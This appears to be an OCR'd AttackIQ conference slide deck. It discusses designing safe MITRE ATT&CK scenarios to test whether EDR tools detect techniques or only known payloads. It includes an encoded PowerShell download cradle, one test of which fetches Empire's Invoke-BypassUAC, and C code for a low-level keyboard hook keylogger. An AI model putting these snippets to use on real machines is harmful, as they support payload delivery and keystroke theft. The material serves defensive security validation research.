ATTACKIQ

DEVELOPING SAFE ATT&CK SCENARIOS FOR SECURITY VALIDATION


Albert López
Oriol Castejón

OFFENSIVEDEFENSE

AttackIQ delivers continuous security validation of your enterprise security programs so you can identify protection failures before the adversary does

About AttackIQ

- AttackIQ is a Continuous Security Validation platform
- Run scenarios on machines and validate detection via integrations with security tools
- These attacks can be scheduled to identify improvement/deterioration of security controls
- We rely heavily on the MITRE ATT&CK Framework



How we use MITRE ATT&CK

Our workflow:

- **Select**: What MITRE technique should be next in our platform? Why?
- **Research**: Read resources, design scenario (should not be dangerous!), develop PoC
- **Implement**: From PoC to production-ready
- **Validate**: Are technologies detecting/blocking the technique? *Should* they detect it?
- **Repeat**

Dilemma

- The scenarios we develop are **not harmful**, but still they should be **detected** by security tools (if properly configured).

- Where do we draw the line between a technique being malicious or not? Sometimes it’s obvious, sometimes it gets tricky.

Goal of this talk

What we hope to achieve with this talk:

- Stir up discussion
- Get feedback

What we do **not** pretend with this talk:

- Say what should or should not be detected by security tools

Examples

- Example 1: T1086 - PowerShell (Execution) & T1027 - Obfuscated Files and Information (Defense Evasion)
- Example 2: T1055 - Process Injection (Defense Evasion, Privilege Escalation)
- Example 3: T1056 - Input Capture (Collection, Credential Access)

Example 1: T1086 - PowerShell / T1027 - Obfuscated Files and Information


- `powershell.exe -EncodedCommand KABOAGUAdwAtAE8AYgBq...`


- Two tests:
  - Download an innocuous PowerShell script
  - Download Empire's Invoke-BypassUAC (both from GitHub).

Decoded commands:

```
(New-Object
Net.WebClient).DownloadString('https://raw.githubusercon
tent.com/...')
```

Example 1: T1086 - PowerShell / T1027 - Obfuscated Files and Information






T1086 - PowerShell / T1027 - Obfuscated Files and Information


- Most controls seem to detect what is being actually downloaded, not the techniques that have been executed (T1086 - PowerShell / T1027 - Obfuscated Files and Information)

- If detection is signature-based, we can’t say that the technology really detects T1086 or T1027.


Example 2: T1055 - Process Injection


- We created a scenario implementing a DLL injection
- What happens if we inject an innocuous DLL (it writes a temporary file) vs when we inject a known malicious DLL (e.g. Meterpreter)?





Example 2: T1055 - Process Injection





Example 2: T1055 - Process Injection

- Again, most controls seem to detect what is being loaded into memory, not the Process Injection technique itself
- If some vendors detect our innocuous DLL, should we change our scenario because the remaining do not?


Example 3: T1056 - Input Capture

- We created a custom keylogger that uses the Windows API function `SetWindowsHookEx` with `idHook = WH_KEYBOARD_LL`
- It will create a temporary file with the captured input

```
LRESULT CALLBACK KeyboardHookCallback(int nCode, WPARAM wParam, LPARAM lParam) {
	DWORD dwBytesWritten = 0;
	DWORD dwKeystroke = 0;
	char lpszKeyName[64] = {0};
	char lpszPrintableKey[64] = {0};
	KBDLLHOOKSTRUCT hookedKey;

	if (nCode == HC_ACTION) {
		if ((wParam == WM_KEYDOWN) || (wParam == WM_SYSKEYDOWN)) {
			hookedKey = *((KBDLLHOOKSTRUCT*)lParam);
			dwKeystroke = 0;
			dwKeystroke += hookedKey.scanCode << 16;
			dwKeystroke += hookedKey.flags << 24;
			GetKeyNameText(dwKeystroke, lpszKeyName, sizeof(lpszKeyName));
			snprintf(lpszPrintableKey, sizeof(lpszPrintableKey), "[%s]", lpszKeyName);
			WriteFile(hFile, lpszPrintableKey, strlen(lpszPrintableKey), &dwBytesWritten, NULL);
		}
	}
	return CallNextHookEx(hHook, nCode, wParam, lParam);
}
```

Example 3:


Keylogger - Detection results
Detected
28.6%
Not Detected
71.4%

Food for thought

- When designing ***safe*** attack scenarios, in some cases there's a fine line between what should be flagged as malicious and what should not

- What's the tradeoff between detecting generic malicious techniques vs the business damage of false positives?

- Other examples: Rundll32, InstallUtil, Process Hollowing, WinRM, Access Token Manipulation, etc.

Food for thought

- MITRE did a great job defining threat techniques in a generic way. However, the EDR industry does not seem to be quite there yet.

- How can the infosec community to reach some kind of agreement/standard?